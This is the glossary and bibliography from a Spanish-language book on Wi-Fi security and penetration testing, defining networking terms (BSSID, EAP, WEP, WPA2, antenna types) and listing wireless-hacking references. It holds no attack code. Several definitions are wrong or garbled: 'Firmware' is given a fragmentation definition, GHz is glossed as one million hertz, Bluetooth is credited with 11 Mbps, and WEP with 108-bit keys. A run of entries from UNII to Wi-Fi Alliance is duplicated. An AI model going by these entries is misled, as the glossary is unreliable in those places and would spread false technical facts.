Bluetooth. Tecnología desarrollada para la interconexión de portátiles, PDA, teléfonos móviles y similares a corta distancia (menos de 10 metros) con una velocidad máxima de 11Mbps a la frecuencia ISM de 2.4 GHz.

Bridge (puente). Dispositivo que conecta dos segmentos de red que emplean el mismo protocolo de red (por ejemplo, IP, wireless, Ethernet), pero con distintos medios físicos (por ejemplo, una red inalámbrica a una red Ethernet con cable).

Brute force (fuerza bruta). Un enfoque un tanto no técnico para obtener una contraseña en la que se intentan todas las combinaciones posibles de opciones hasta que se obtiene el valor correcto.

BSS (*Basic Service Set*). El grupo más básico de estaciones inalámbricas que se comunican para formar una red inalámbrica.

BSSID (*Basic Service Set Identifier*). Un identificador único para un BSS y que se emplea en redes *ad hoc*. Toma el mismo formato que una dirección MAC.

CAPWAP (*Control And Provisioning of Wireless Access Points*). Un estándar abierto basado en LWAPP para la configuración y administración de AP inalámbricos desde un controlador central.

CCMP (*Counter Mode with Cipher Block Chaining Message Authentication Control Protocol*). Una tecnología de cifrado utilizada con WPA2 para reemplazar el protocolo TKIP más débil.

Cifrado. Es la manipulación de datos para evitar que cualquiera de los usuarios a los que no están dirigidos los datos puedan realizar una interpretación precisa.

Clave de encriptación. Conjunto de caracteres que se utilizan para encriptar y desencriptar la información que se quiere mantener en privado. El tipo de clave y la forma de emplearla depende del algoritmo de encriptación que se utilice.

Cliente o dispositivo cliente. Cualquier equipo conectado a una red y que solicita servicios (ficheros, impresión, etc.) de otro miembro de la red. En el caso de las WLAN, se suele emplear para referirse a los adaptadores que proporcionan conectividad a través de la red inalámbrica, como tarjetas PCMCIA, PCI o USB, que permiten al equipo acceder a la red.

Cloud computing. Un modelo para permitir acceso a la red ubicuo, conveniente y bajo demanda a un grupo compartido de recursos informáticos configurables (por ejemplo, redes, servidores, almacenamiento, aplicaciones y servicios) que pueden aprovisionarse y lanzarse rápidamente con un mínimo esfuerzo de gestión o interacción del proveedor de servicios. Este modelo de nube promueve la disponibilidad y se compone de cinco características esenciales, tres modelos de servicio y cuatro modelos de implementación.

Confidencialidad (***Confidentiality***). La prevención de la divulgación de información a partes no autorizadas.

Consultant (consultor). Un experto en la materia contratado para realizar un conjunto específico de actividades. Por lo general, una declaración de trabajo describe los productos a ser completados por el consultor y los plazos para cada entregable.

dB. Unidad logarítmica empleada habitualmente para la medida de potencias. Se calcula multiplicando por diez el resultado del logaritmo en base 10 de la potencia (en watios): 10 × log10 (mW). También puede usarse como medida relativa de ganancia o pérdida de potencia entre dos dispositivos.

Es una medida de diferencia de potencias, definida de tal modo que un incremento en potencia de 10 veces equivale a 10 decibeles.

dBi. Decibelios isotrópicos. Valor relativo, en decibelios, de la ganancia de una antena respecto a la antena isotrópica. Cuanto mayor sea este valor, más directividad tiene la antena y más cerrado será su ángulo de emisión.

DHCP (***Dynamic Host Configuration Protocol***). Protocolo para la configuración automática de los parámetros de red de los equipos. La información se almacena en un servidor DHCP al que los equipos, al encenderse, solicitan los parámetros de configuración.

Dipolo (antena ~). Antena de baja ganancia (2.2 dBi) compuesta por dos elementos, normalmente internos, cuyo tamaño total es la mitad de la longitud de onde de la señal que trata.

Dirección IP. Un número de 32 bits que identifica a un equipo a nivel de protocolo de red en el modelo ISO. Se compone de dos partes: la dirección de red, común a todos los equipos de la red, y la dirección del equipo, única en dicha red.

Directividad. Capacidad de una antena para concentrar la emisión en una determinada región del espacio. Cuanto más directiva sea la antena, se obtiene un mayor alcance a costa de un área de menor cobertura.

DNS (***Domain Name System***). En español, sistema (servicio o servidor) de nombres de dominio. El DNS es un programa que traduce los URL en direcciones IP ingresando a una base de datos ubicada en una serie de servidores Internet. Este programa funciona en segundo plano para que el usuario pueda navegar por la Internet utilizando direcciones alfabéticas en vez de una serie de números. El servidor DNS convierte un nombre como misitioweb.com en una serie de números como 107.22.55.26. Cada sitio web tiene su propia dirección IP en la Internet.

DSSS (***Direct Sequence Spread Spectrum***). Técnica de transmisión de señales de radio, en la que las señales de los datos originales son multiplicadas con un código disperso de ruido seudoaleatorio.

DTIM (***Delivery Traffic Indication Message***). En español, mensaje de indicación de tráfico de entrega. Mensaje incluido en paquetes de datos que puede aumentar la eficacia inalámbrica.

EAP (***Extensible Authentication Protocol***). Un marco de protocolo utilizado para llevar varios métodos de autenticación utilizados en WPA y WPA2.

EAP-PEAP (**Protocolo autenticación extensible-Protocolo autenticación extensible protegido**). Método de autenticación mutua que utiliza una combinación de certificados digitales y otros sistemas, como contraseñas.

Espectro radioeléctrico. El espectro radioeléctrico es toda la escala de frecuencias de las ondas electromagnéticas. Considerado como un dominio de uso público, su división y utilización están regularizadas internacionalmente.

ESSID (***Extended Service Set Identifier***). Identifica uno o más conjuntos de servicios básicos conectados, generalmente denominados nombre de red legible por el ser humano. Es uno de los dos tipos de SSID, específicamente, que se emplea en redes wireless en modo infraestructura.

Ethernet. Ethernet es el nombre común del estándar IEEE 802.3, que define las redes locales con cable coaxial o par trenzado de cobre. Existen distintas versiones, desde la original 10Base5 (cable coaxial con 10 Mbps hasta 500 metros), pasando por la 10Base2 (coaxial, 10Mbps, 200m), 10BaseT (par trenzado, 10 Mbps, 100m) y 100BaseT (trenzado, 100Mbps, 100m) conocida como Fast Ethernet, el más utilizado hoy en día en redes locales.

FCC (***Federal Communication Commision***). Agencia gubernamental de los EE.UU. para la regularización de las comunicaciones por radio, televisión, cable y satélite.

FHSS (***Frequency Hopping Spread Spectrum***). Técnica de transmisión de señales de radio en el que la portadora cambia rápidamente entre varios canales de frecuencia.

Firewall. Sistema de seguridad que previene el acceso no autorizado a la red, restringiendo la información que entra o sale de la red. Puede ser un equipo específico o un software.

Firmware. El código de la programación que ejecuta un dispositivo de red. Consiste en fragmentar o divididr un paquete en unidades menores al transmitirlas a través de un medio de red que no puede admitir el tamaño original del paquete.

Frase secreta. Se utiliza con mucha frecuencia como una contraseña, ya que una frase secreta simplifica el proceso de cifrado WEP generando de forma automática las claves del cifrado WEP para los productos Linksys.

Ganancia de antena. Un término usado para comparar el rango de efectividad, o distancia de una antena. La ganancia se mide en decibeles (dB). A mayor ganancia, mayor rango de operación.

Gateway. Dispositivo que conecta a distintas redes entre sí, gestionando la información entre ellas. También es el nombre de los equipos que se usan para interconectar redes.

GHz. Equivale a 10^9 hercios (1 millón). Se utiliza muy frecuentemente como unidad de medida de la frecuencia de trabajo de un dispositivo de hardware.

GPS (***Global Positioning System***). Sistema global que usa satélites para determinar la ubicación precisa en la Tierra de los receptores GPS.

Honeypot. Un sistema diseñado para atraer a un tipo específico de usuario, generalmente un atacante, al imitar los atributos de un sistema vulnerable.

Hotspot. Es un lugar donde se puede acceder a una red wireless pública, ya sea gratuita o de pago. Pueden estar en cibercafés, aeropuertos, centros de convenciones, hoteles, y otros lugares de encuentro, para proporcionar acceso a su red o a Internet a los visitantes o invitados.

Hub. Dispositivo de red multipuerto para la interconexión de equipos vía Eterhnet o wireless. Los concentradores mediante cables alcanzan mayores velocidades que los concentradores wireless (Access Points), pero éstos suelen dar cobertura a un mayor número de clientes que los primeros.

Hz (**Hercios**). Unidad internacional para la frecuencia, equivalente a un ciclo por segundo. Un megahercio (MHz) es un millón de hercios; un gigahercio (GHz) son mil millones de hercios.

IEEE (***Institute of Electrical and Electronics Engineers***). Organización formada por ingenieros, científicos y estudiantes involucrados en el desarrollo de estándares para, entre otros campos, las comunicaciones. Este organismo utiliza los números y letras en una clasificación jerárquica para diferenciar grupo de trabajo y sus normas. Así, el subgrupo 802 se encarga de las redes LAN y WAN, y cuenta con la subsección 802.11 para las redes WLAN.

Information security. Protección de los sistemas de información y de la información frente al acceso, uso, divulgación, modificación o destrucción no autorizados. También se conoce comúnmente como seguridad de datos, seguridad informática o seguridad de TI.

Infraestructura (modo ~). Es un entorno de red 802.11 en donde los dispositivos se comunican unos con otros a través de un AP. En modo infraestructura, los dispositivos inalámbricos se pueden comunicar unos con otro, o se pueden comunicar con una red cableada. Cuando un AP se conecta a una red cableada y a un conjunto de estaciones inalámbricas, nos estaremos refiriendo a un entorno BSS (Basic Service

Set). Un ESS (Extended Service Set) es un conjunto de 2 o más BSS que forman una subred. La mayoría de las redes inalámbricas operan en modo infraestructura porque se requieren accesos a la red cableada para poder usar los servicios que ésta provee tales como servidores de ficheros o de impresión.

IP (dirección ~). Ver **Dirección IP**.

ISM (band ~). Bandas de frecuencias reservadas y de uso no comercial para las comunidades industriales, cien tíficas y médicas. Posteriormente, se empezaron a usar para sistemas de comunicación tolerantes a fallos que no necesitaran licencias para la emisión de ondas. 802.11b y 802.11g operan en la ISM de los 2.4 GHz, así como otros dispositivos como teléfonos inalámbricos y hornos microondas, por ejemplo.

ISO (modelo de red ~). La ISO, International Standards Organization (http://www.iso.org), desarrolló un modelo para describir a las entidades que participan en una red. Este modelo, denominado Open System Interconnection (OSI), se divide en 7 capas o niveles, que son:

1. Físico.
2. Enlace.
3. Red.
4. Transporte.
5. Sesión.
6. Presentación.
7. Aplicación.

Con esta normalización de niveles y sus interfaces de comunicación, se puede modificar un nivel sin alterar el resto de capas. El protocolo 802.11 tiene dos partes, una denominada PHY que abarca el nivel físico, y otra llamada MAC, que se corresponde con la parte inferior del segundo nivel del modelo OSI.

Isotrópica (antena ~). Modelo teórico de antena consistente en un único punto del espacio que emite homogéneamente en todas las direcciones. Se utiliza como modelo de referencia para el resto de las antenas.

Itinerancia. Capacidad de transportar un dispositivo inalámbrico desde el alcance de un AP hasta otro sin perder la conexión.

IV (***Initialization Vector***). Corresponde al valor de 24 bits antepuesto a la clave WEP utilizado para para permitir un cifrado en flujo o un cifrado por bloques, en uno de los modos de cifrado, con un resultado independiente de otros cifrados producidos por la misma clave.

LAN (***Local Area Network***). Red de computadoras que abarca un área reducida de una casa, un departamento o un edificio.

LWAPP (***Lightweight Access Point Protocol***). Protocolo utilizado para configurar y administrar múltiples AP desde un controlador central.

MAC (***Media Access Control***)**, dirección.** Dirección que identifica de manera única a un nodo en una red en la capa 2 del modelo ISO.

Máscara de subred. Código de dirección que especifica qué bits de la dirección IP especifican una red IP determinada o un host dentro de una subred.

El formato de la máscara de subred es nnn.nnn.nnn.nnn, por ejemplo, 255.255.255.0.

Mbps (**Megabits por segundo**). Un millón de bits por segundo, unidad de medida de transmisión de datos.

MITM attack (***Man-In-The-Middle attack***). Un ataque en el que un atacante se coloca en la ruta lógica entre una estación final y su destino para ver o manipular sus comunicaciones.

Modulación. Técnicas de tratamiento de la señal que consiste en combinar la señal de información con una señal portadora, para obtener algún beneficio de calidad, eficiencia o aprovechamiento del ancho de banda.

Network name. Identificador de la red para su diferenciación del resto de las redes. Durante el proceso de instalación y configuración de dispositivos wireless, se requiere introducir un nombre de red o SSID para poder acceder a la red en cuestión.

Niveles de servicio. Ver **SLA** (**Service Level Agreement**).

Nodo. Unión de red o punto de conexión, habitualmente un equipo o estación de trabajo.

OFDM (***Orthogonal Frequency-Division Multiplexing***). Método de codificación de datos digitales en múltiples frecuencias de portadora.

Omnidireccional (antena~). Antena que proporciona una cobertura total en un plano (360 grados) determinado.

Open System, autentificación. Método de autentificación por defecto del estándar 802.11, en la que no se realiza ningún proceso de comprobación de identidad; simplemente, se declaran, por lo que no ofrece ninguna seguridad ni control de acceso.

Panel (antena ~). Es una antena direccional, diseñada para radiar y recibir señales de radio en una orientación general, incrementando la efectividad de esta en esa dirección. Dependiendo del diseño de la antena, la "direccionabilidad" de la antena será más o menos estrecha. Las antenas panel, son más útiles cuando se desea tener un área operacional en una dirección particular, de modo opuesto a un área operacional omnidireccional. El haz de radiación es relativamente ancho (comparado con una parabólica), de modo que la alineación no es de precisión.

Paquete. Un paquete es un pequeño bloque de datos transmitido en una red de conmutación de paquetes.

Parabólica (antena ~). Es una antena direccional en forma de disco curvado. Este tipo de antena ofrece la directividad más alta, lo que las hace ideales para enlaces punto a punto a larga distancias.

PEAP (**Protected EAP**). EAP Protegido. Una implementación del protocolo EAP dentro de un túnel cifrado TLS.

Penetration testing (**o *pentestig***). Prueba autorizada utilizada para simular los esfuerzos de un atacante para determinar las debilidades en un sistema dado.

PKI (***Public Key Infrastructure***). La tecnología, los servidores, los sistemas y los procesos humanos que admiten criptografía de clave pública y certificados digitales.

PHY. Nombre abreviado del nivel más bajo (capa 1) del modelo ISO, el nivel físico, que describe el medio físico en el que se transmite la información de la red.

PPTP (***Point-to-Point Tunneling Protocol***). Tecnología de red privada virtual comúnmente vista en plataformas Windows.

Potencia de transmisión. El nivel de potencia que un equipo inalámbrico emite. Usualmente expresada in decibeles o miliwatts. Algunos valores típicos son: +15 dBm (~33mW), 100 mW (+20 dBm), 200 mW (23 dBm). Nótese que la potencia de transmisión siempre es un valor positivo en dBm (mayor a 1mW) mientras que la sensibilidad es un valor negativo en dBm (menor a 1 mW).

Puerto. Punto de conexión en un equipo o dispositivo de red utilizado para conectar un cable o adaptador.

Punto de acceso. Ver **AP** (**Access Point**).

RADIUS (***Remote Authentication Dial-In User Service***). En español, servicio de usuario de marcación de autenticación remota. Un sistema flexible para autenticar usuarios contra una base de datos central.

Roaming. Nombre dado a la acción de moverse del área de cobertura de un AP a otro sin pérdida de conectividad, de forma que el usuario no lo percibe.

En las redes inalámbricas, el término roaming se refiere a la posibilidad de moverse desde el área de cobertura de un AP a otro sin interrupción en el servicio o perder la conectividad.

Router. Dispositivo de red que traslada los paquetes de una red a otra. Basándose en las tablas y protocolos de enrutamiento y en el origen y destino, un router decide hacia dónde enviar un paquete de información. Conecta redes múltiples, tales como una red local e Internet. Opera en la capa tres (nivel de red)

RTS (***Request To Send***). Método de red para la coordinación de paquetes grandes a través de la configuración Umbral de solicitud de envío (RTS).

Sensibilidad de recepción. El nivel de potencia mínimo para mantener una conexión inalámbrica. Típicamente se expresa en dBm y está relacionado a una tasa de transferencia de datos. Por ejemplo, si se indica que un equipo tiene una sensibilidad de –80dBm a 10 Mbps, significa que a menor valor de recepción no es posible establecer un enlace de 10 Mbps.

Shared Key (autentificación ~). Proceso de autentificación por clave secreta. Habitualmente, todos los dispositivos de la red comparten la misma clave.

SLA (***Service Level Agreement***). Contrato escrito entre un proveedor de servicio y su cliente con objeto de fijar el nivel acordado para la calidad del servicio.

Spread Spectrum. Técnica de trasmisión consistente en dispersar la información en una banda de frecuencia mayor de la estrictamente necesaria, con el objetivo de obtener beneficios como una mayor tolerancia a las interferencias.

SSID (***Service Set Identifier***). Conjunto alfanumérico de hasta 32 caracteres que identifica a una red inalámbrica. Para que dos dispositivos wireless se puedan comunicar, deber tener configurado el mismo SSID, pero dado que se puede obtener de los paquetes de la red wireless en los que viaja en texto claro, no puede ser tomado como una medida de seguridad.

Dependiendo de si la red wireless funciona en modo *ad hoc* o en modo infraestructura, el SSID se denomina ESSID o BSSID.

SSL (***Secure Sockets Layer***). Un protocolo criptográfico utilizado para crear túneles seguros sobre una red insegura. Comúnmente utilizado para crear conexiones HTTP seguras a través de Internet.

TKIP (***Temporal Key Integrity Protocol***). Algoritmo empleado por el protocolo WPA para mejorar la encriptación de los datos en redes wireless. Sus principales características son la renovación automática de la clave de encriptación de los mensajes y un vector de inicialización de 48 bits, lo que elimina el problema del protocolo WEP.

Threat analysis. En español, análisis de amenazas. Un enfoque alternativo a la gestión de riesgos que implica identificar y analizar posibles ataques, amenazas y riesgos, y preparar las contramedidas en consecuencia.

TLS (**Transport Layer Security**). El reemplazo de próxima generación para el protocolo SSL.

Topología. Distribución física de una red.

UNII (***Unlicensed National Information Infraestructure***). Banda de frecuencia en los 5 GHz reservada por la FCC para las comunicaciones wireless según el estándar 802.11a. No existe una regularización internacional común sobre los aspectos de esta banda y los dispositivos que operan en ella.

Velocidad de transmisión. Capacidad de transmisión de un medio de comunicación en cualquier momento, se suele medir en bits por segundo (bps). Depende de múltiples factores, como la ocupación de la red, los tipos de dispositivos empleados, etc., y en el caso de redes wireless, se añaden los problemas de propagación de microondas a través de la que se transmite la información.

VLAN (***Virtual Local Area Network***). Tecnología para crear múltiples redes virtuales en la capa 2 desde un dispositivo físico de capa 2.

VPN (***Virtual Private Network***). Tecnología que crea un enlace virtual seguro entre los sistemas finales a través de una red insegura.

WAN (***Wide Area Network***). Grupo de equipos conectados en red en un área geográfica extensa. El mejor ejemplo de WAN es la Internet.

War chalking. Proceso de realizar marcas en las superficies (paredes, suelo, señales de tráfico, etc.) para indicar la existencia de redes wireless y alguna de sus características (velocidad, seguridad, caudal, etc.).

Wardriving. Un método para descubrir todas las redes inalámbricas disponibles en un área determinada "conduciendo un vehículo" en el área con el equipo inalámbrico apropiado.

WEP (***Wired Equivalent Privacy***). Seguridad básica para sistemas inalámbricos proporcionada por Wi-Fi. En algunos casos, WEP puede ser todo lo que un usuario o una pequeña empresa necesiten para proteger los datos. WEP se encuentra disponible en modos de codificación de 40 bits (también conocido como codificación de 64 bits) o 108 bits (o codificación de 128 bits). La codificación de 108 bits permite un algoritmo mayor que, a su vez, toma más tiempo descifrar, y proporciona una mayor seguridad que el modo básico de 40 bits (64 bits).

Wi-Fi (***Wireless Fidelity***). Término creado por Wi-Fi Alliance que se utiliza para describir redes inalámbricas estándar tipo 802.11. Los productos que Wi-Fi Alliance haya probado y certificado como "Wi-Fi" pueden operar entre sí incluso si son de marca diferente.

Wi-Fi Alliance. Asociación internacional formada en 1999 para certificar la interoperatibilidad de los dispositivos wireless basados en el estándar 802.11, con el objetivo de promover la utilización de dicha tecnología.

UNII (***Unlicensed National Information Infraestructure***). Banda de frecuencia en los 5 GHz reservada por la FCC para las comunicaciones wireless según el estándar 802.11a. No existe una regularización internacional común sobre los aspectos de esta banda y los dispositivos que operan en ella.

Velocidad de transmisión. Capacidad de transmisión de un medio de comunicación en cualquier momento, se suele medir en bits por segundo (bps). Depende de múltiples factores, como la ocupación de la red, los tipos de dispositivos empleados, etc., y en el caso de redes wireless, se añaden los problemas de propagación de microondas a través de la que se transmite la información.

VLAN (***Virtual Local Area Network***). Tecnología para crear múltiples redes virtuales en la capa 2 desde un dispositivo físico de capa 2.

VPN (***Virtual Private Network***). Tecnología que crea un enlace virtual seguro entre los sistemas finales a través de una red insegura.

WAN (***Wide Area Network***). Grupo de equipos conectados en red en un área geográfica extensa. El mejor ejemplo de WAN es la Internet.

War chalking. Proceso de realizar marcas en las superficies (paredes, suelo, señales de tráfico, etc.) para indicar la existencia de redes wireless y alguna de sus características (velocidad, seguridad, caudal, etc.).

Wardriving. Un método para descubrir todas las redes inalámbricas disponibles en un área determinada "conduciendo un vehículo" en el área con el equipo inalámbrico apropiado.

WEP (***Wired Equivalent Privacy***). Seguridad básica para sistemas inalámbricos proporcionada por Wi-Fi. En algunos casos, WEP puede ser todo lo que un usuario o una pequeña empresa necesiten para proteger los datos. WEP se encuentra disponible en modos de codificación de 40 bits (también conocido como codificación de 64 bits) o 108 bits (o codificación de 128 bits). La codificación de 108 bits permite un algoritmo mayor que, a su vez, toma más tiempo descifrar, y proporciona una mayor seguridad que el modo básico de 40 bits (64 bits).

Wi-Fi (***Wireless Fidelity***). Término creado por Wi-Fi Alliance que se utiliza para describir redes inalámbricas estándar tipo 802.11. Los productos que Wi-Fi Alliance haya probado y certificado como "Wi-Fi" pueden operar entre sí incluso si son de marca diferente.

Wi-Fi Alliance. Asociación internacional formada en 1999 para certificar la interoperatibilidad de los dispositivos wireless basados en el estándar 802.11, con el objetivo de promover la utilización de dicha tecnología.

WiMax. Es un estándar de comunicación inalámbrica para aplicaciones de área metropolitana (aún en desarrollo), también conocido como 802.16. Funciona en bandas licenciadas y libres, y al igual que WiFi independiente de la marca del equipo.

Wireless. Tipo de comunicación en la que no se utiliza un medio de propagación físico alguno esto quiere decir que se utiliza la modulación de ondas electromagnéticas.

WLAN (***Wireless Local Area Network***). Provee comunicación inalámbrica en un rango limitado desde 0 hasta 100 metros aproximadamente. Existen varios estándares de comunicación WLAN, los cuales son conocidos en conjunto como WiFi.


WPA (***Wi-Fi Protected Access***). Se trata de un estándar de seguridad para redes Wi-Fi que trabaja con productos Wi-Fi existentes compatibles con WEP (Wired Equivalent Privacy, Privacidad equivalente al cableado). Codifica los datos a través del protocolo TKIP (Temporal Key Integrity Protocol, Protocolo de integridad de clave temporal). TKIP mezcla las claves y garantiza que no se hayan alterado. La autenticación del usuario se realiza mediante el protocolo EAP (*Extensible Authentication Protocol* "Protocolo de autenticación ampliada") para garantizar que solo usuarios autorizados puedan ingresar a la red.

WPA2 (***WiFi Protected Access 2***). WPA2 es la segunda generación de WPA y proporciona un mecanismo de cifrado más fuerte a través del Estándar de cifrado avanzado (AES), requisito para algunos usuarios del gobierno.

WPA-Enterprise. Versión de WPA que utiliza las mismas claves dinámicas que WPA-Personal y también requiere que todo dispositivo inalámbrico esté autorizado según lista maestra, albergada en un servidor de autenticación especial.

WPA-Personal. Versión de WPA que utiliza claves de cifrado en constante cambio y de mayor longitud para complicar el proceso de su decodificación.

Yagi (antena ~). Antena compuesta por varios dipolos en línea, obteniendo una mayor ganancia y directividad.



Referencias bibliográficas

Alamanni, M. (2015). *Kali Linux Wireless Penetration Testing Essentials*. Birmingham, Reino Unido: Packt Publishing. Recuperado de: <https://www.packtpub.com/networking-and-servers/kali-linux-wireless-penetration-testing-essentials>.

Andreu, F. (2006). *Fundamentos y aplicaciones de seguridad en redes wlan*. Cataluña, España: Marcombo.

Burchanan, C. (2015). *Kali Linux Wireless Penetration Testing Beginner's Guide*. 2.ª ed. Birmingham, Reino Unido: Packt Publishing. Recuperado de: <https://www.packtpub.com/networking-and-servers/kali-linux-wireless-penetration-testing-beginners-guide>.

Cache, J., y Wright, J. (2015). *Hacking Exposed Wireless*. 3.ª ed. New York, Estados Unidos: McGraw-Hill Education.

EC-Council (2016). «Module 14: Hacking Wireless Networks». En *Certified Ethical Hacker (CEH) v. 9.0* [Curso online de *Course Outline]*. Curso actualizado Recuperado de: <https://nhlearningsolutions.com/FindTraining/CourseOutline/tabid/436/Default.aspx?courseID=200002498>.

Gregg, M. (2017). *CEH Certified Ethical Hacker Version 9 Cert Guide*. 2.ª ed. Indiana, Estados Unidos: Pearson IT Certifications.

Johns, A. (2015). *Mastering Wireless Penetration Testing for Highly Secured Environments*. Birmingham, Reino Unido: Packt Publshing. Recuperado de: <https://www.packtpub.com/networking-and-servers/advanced-wireless-penetration-testing-highly-secured-environments>.

Sak, B., y Reddy, R. (2016). *Mastering Kali Linux Wireless Pentesting*. Birmingham, Reino Unido: Packt Publishing. Recuperado de: <https://www.packtpub.com/networking-and-servers/mastering-kali-linux-wireless-pentesting>.

Wrightson, T. (2012). *Wireless Network Security A Beginner's Guide*. New York, Estados Unidos: McGraw-Hill Education.

Andreu, F. (2006). *Fundamentos y aplicaciones de seguridad en redes wlan*. Cataluña, España: Marcombo.

Impreso en los talleres gráficos de

EDITORIAL
MACRO®

Surquillo

Octubre 2018